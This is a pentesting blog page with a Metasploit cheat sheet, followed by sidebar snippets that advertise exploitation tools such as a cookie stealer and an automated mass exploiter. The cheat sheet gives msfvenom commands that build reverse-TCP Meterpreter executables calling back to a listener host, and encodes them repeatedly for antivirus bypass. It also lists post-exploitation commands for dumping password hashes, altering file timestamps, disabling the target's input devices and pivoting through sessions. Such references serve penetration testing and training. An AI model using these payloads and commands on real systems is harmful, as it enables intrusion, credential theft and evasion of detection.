
Metasploit Cheat Sheet

4 months ago 4 Min Read



The Metasploit Project is a computer security project that provides information on vulnerabilities, helping in the development of penetration tests and IDS signatures.

Metasploit is a popular tool used by pentest experts. I have prepared a document for you to learn.

Metasploit :

Search for module:

```
msf > search [regex]
```

Specify and exploit to use:

```
msf > use exploit/[ExploitPath]
```

Specify a Payload to use:

```
msf > set PAYLOAD [PayloadPath]
```

Show options for the current modules:

```
msf > show options
```

Set options:

```
msf > set [Option] [Value]
```

Start exploit:

```
msf > exploit
```

Useful Auxiliary Modules

Port Scanner:

```
msf > use auxiliary/scanner/portscan/tcp
msf > set RHOSTS 10.10.10.0/24
msf > run
```

DNS Enumeration:

```
msf > use auxiliary/gather/dns_enum
msf > set DOMAIN target.tgt
msf > run
```

FTP Server:

```
msf > use auxiliary/server/ftp
msf > set FTPROOT /tmp/ftproot
msf > run
```

Proxy Server:

```
msf > use auxiliary/server/socks4
msf > run
```

msfvenom :

The msfvenom tool can be used to generate Metasploit payloads (such as Meterpreter) as standalone files and optionally encode them. This tool replaces the former msfpayload and msfencode tools. Run with ''-l payloads' to get a list of payloads.

```
$ msfvenom –p [PayloadPath]
–f [FormatType]
LHOST=[LocalHost (if reverse conn.)]
LPORT=[LocalPort]
```

Example :

Reverse Meterpreter payload as an executable and redirected into a file:

```
$ msfvenom -p windows/meterpreter/
reverse_tcp -f exe LHOST=10.1.1.1
LPORT=4444 > met.exe
```

Format Options (specified with –f) –help-formats – List available output formats exe – Executable pl – Perl rb – Ruby raw – Raw shellcode c – C code

Encoding Payloads with msfvenom

The msfvenom tool can be used to apply a level of encoding for anti-virus bypass. Run with '-l encoders' to get a list of encoders.

```
$ msfvenom -p [Payload] -e [Encoder] -f
[FormatType] -i [EncodeInterations]
LHOST=[LocalHost (if reverse conn.)]
LPORT=[LocalPort]
```

Example

Encode a payload from msfpayload 5 times using shikata-ga-nai encoder and output as executable:

```
$ msfvenom -p windows/meterpreter/
reverse_tcp -i 5 -e x86/shikata_ga_nai -f
exe LHOST=10.1.1.1 LPORT=4444 > mal.exe
```

Metasploit Meterpreter

Base Commands:

? / help: Display a summary of commands exit / quit: Exit the Meterpreter session

sysinfo: Show the system name and OS type

shutdown / reboot: Self-explanatory

File System Commands:

cd: Change directory

lcd: Change directory on local (attacker's) machine

pwd / getwd: Display current working directory

ls: Show the contents of the directory

cat: Display the contents of a file on screen

download / upload: Move files to/from the target machine

mkdir / rmdir: Make / remove directory

edit: Open a file in the default editor (typically vi)

Process Commands:

getpid: Display the process ID that Meterpreter is running inside.

getuid: Display the user ID that Meterpreter is running with.

ps: Display process list.

kill: Terminate a process given its process ID.

execute: Run a given program with the privileges of the process the Meterpreter is loaded in.

migrate: Jump to a given destination process ID

- Target process must have same or lesser privileges
- Target process may be a more stable process
- When inside a process, can access any files that process has a lock on.

Network Commands:

ipconfig: Show network interface information

portfwd: Forward packets through TCP session

route: Manage/view the system's routing table

Misc Commands:

idletime: Display the duration that the GUI of thetarget machine has been idle.

uictl [enable/disable] [keyboard/mouse]: Enable/disable either the mouse or keyboard of the target machine.

screenshot: Save as an image a screenshot of the target machine.

Additional Modules:

use [module]: Load the specified module

Example:

use priv: Load the priv module

hashdump: Dump the hashes from the box

timestomp:Alter NTFS file timestamps

Managing Sessions

Multiple Exploitation:

Run the exploit expecting a single session that is immediately backgrounded:

```
msf > exploit -z
```

Run the exploit in the background expecting one or more sessions that are immediately backgrounded:

```
msf > exploit –j
```

List all current jobs (usually exploit listeners):

```
msf > jobs –l
```

Kill a job:

```
msf > jobs –k [JobID]
```

Multiple Sessions:

List all backgrounded sessions:

```
msf > sessions -l
```

Interact with a backgrounded session:

```
msf > session -i [SessionID]
```

Background the current interactive session:

```
meterpreter > <Ctrl+Z>
or
meterpreter > background
```

Routing Through Sessions:

All modules (exploits/post/aux) against the target subnet mask will be pivoted through this session.

```
msf > route add [Subnet to Route To]
[Subnet Netmask] [SessionID]
```

Metasploit Cheat Sheet

Share this:

Like this:

Loading...


Related

```
MPM
                         Author::r00t-3xp10it
MPM::v1.4::Suspicious_Shell_Activity::Red_Team::2017

   Meterpreter Paranoid Mode (SSL/TLS) connections

 This tool allow users to secure your staged/stageless
 connections http(s) for meterpreter by having it check
  the certificate of the handler it is connecting to.

 Press [ ENTER ] to continue!

Input pem settings ..
Impersonating certificate ..
rsonating www.gmail.com RSA private key
```

Meterpreter Paranoid Mode - Meterpreter over SSL/TLS connections

February 10, 2018

In "Exploitation Tools"



```
http://metasploit.pro
notes in notepad? Have Metasploit Pro track & report
and findings -- learn more on http://rapid7.com/metasploit
0-2014082003 [core:4.10.0.pre.2014082003 api:1.0.0]]
iliary - 214 post ]
```

AutoSploit - Automated Mass Exploiter

February 8, 2018

In "Exploitation Tools"


Kali Linux 2018.2 Release - How to Upgrade? - What's New?

May 4, 2018

In "Pentest Linux Distributions"

Tags: Cheat Sheet, Exploitation Framework, metasploit, Metasploit Cheat Sheet, Metasploit Database, metasploit framework, Metasploit Framework Database, Meterpreter, security, Security Cheat Sheets

You may also like




```
XSRF PROBE

[---]          XSRF Probe, A Cross Site Request Forgery Audit Toolkit          [---]
[---]                                                                          [---]
[---]                   -  Author : The Infected Drake  -                      [---]
[---]                    -  github.com / 0xInfection  -                        [---]
[---]                                                                          [---]
[---]                      -  Version v2 (stable)  -                           [---]
[!] Testing site webscantest.com status...
[+] Site seems to be up!
[!] Testing /csrf/token.php endpoint status...
[+] Endpoint seems to be up!
[*] Processing the GET Request...
[!] Trying to parse response...
```

EXPLOITATION TOOLS

XSRFProbe – The Prime Cross Site Request Forgery Audit And Exploitation Toolkit

5 months ago




```
*************************************************************************
** 888     888        888      @atmon3r     888
** 888     888        888        2017       888
** 888     888        888                   888
** 888     888.d8888b 888888 .d88b.  8888b. 888 .d88b. 888d888
** 888     88888K     888   d8P  Y8b    '88b888d8P  Y8b888P'
** 888     888'Y8888b.888   88888888.d888888888888888888
** Y88b. .d88P     X88Y88b. Y8b.    888  888888Y8b.    888
**  'Y88888P'  88888P' 'Y888 'Y8888 'Y888888888 'Y8888 888
*************************************************************************
 Ustealer (or Ubuntu stealer) is a program that is used only
 locallyand it allows to recover various information
 of the session ubuntu.
*************************************************************************
Usage: ./ustealer -<action> -<option>
Actions:
        -print          Print all cookies only mozilla
        -dump           Dump all data of options
Options:
```

EXPLOITATION
TOOLS

Ustealer – Ubuntu Stealer, Steal Ubuntu Information In Local PC

6 months ago



```
C:\Users\samee\Desktop>python test.py

 IP OBFUSCATOR

                    [Coded By Sameera a.k.a dλφα X]

Enter your IP > https://222.165.163.91
Please Wait!!! Generating Obfuscated IPs for 222.165.163.91

[x] http://3735397211

[x] http://0xde.0xa5.0xa3.0x5b
[x] http://0xdea5a35b
[x] http://0xde.0xa5.0xa3.91
[x] http://0xde.0xa5.163.91
[x] http://0xde.165.163.91
[x] http://222.0xa5.0xa3.0x5b
[x] http://222.165.0xa3.0x5b
[x] http://222.165.163.0x5b
[x] http://0x00000000de.0x00000000a5.0x00000000a3.0x000000005b

[x] http://033651321533
[x] http://0336.0245.0243.0133
[x] http://0336.0245.0243.91
[x] http://0336.0245.163.91
[x] http://0336.165.163.91
[x] http://222.0245.0243.0133
[x] http://222.165.0243.0133
[x] http://222.165.163.0133
[x] http://0000000336.0000000245.0000000243.0000000133
```

EXPLOITATION
TOOLS

IP Obfuscator – Simple Tool To Convert An IP Into Integer, Hexadecimal Or Octal Form

6 months ago

About the author

VIEW ALL POSTS

Icarus

Add Comment

Leave a Reply

Enter your comment here...

This site uses Akismet to reduce spam. Learn how your comment data is processed.

Topics

402	Articles
16	Cryptography and Encryption
127	Exploitation Tools
18	Forensics Tools
131	Information Gathering
18	Man-In-The-Middle
6	Mobile Security
37	Network Tools

20	Password Attacks
15	Pentest Linux Distributions
17	Post Exploitation
5	Reporting Tools
17	Reverse Engineering
45	Security Tools
5	Shop
1	Stress Testing
23	System Administration
62	Video Tutorials
106	Vulnerability Analysis
27	Web Application Security
21	Wireless Attacks

Follow Us

Get Notified When We Post

Subscribe to PentestTools and Receive Email Notifications When We Post

Name

Name

Email*

Email

SUBMIT

Archive

- April 2019 (1)
- March 2019 (29)
- February 2019 (58)
- January 2019 (61)
- December 2018 (62)
- November 2018 (44)
- October 2018 (76)

- August 2018 (4)
- July 2018 (27)
- June 2018 (33)
- May 2018 (17)
- April 2018 (22)
- March 2018 (35)
- February 2018 (45)
- January 2018 (58)
- December 2017 (144)
- November 2017 (106)
- October 2017 (184)

Get Notified When We Post

Enter your email address to subscribe to PentestTools and receive notifications of new posts by email.

Name

Name

Email*

Email

SUBMIT

Cheat Engine – A Development Environment Focused On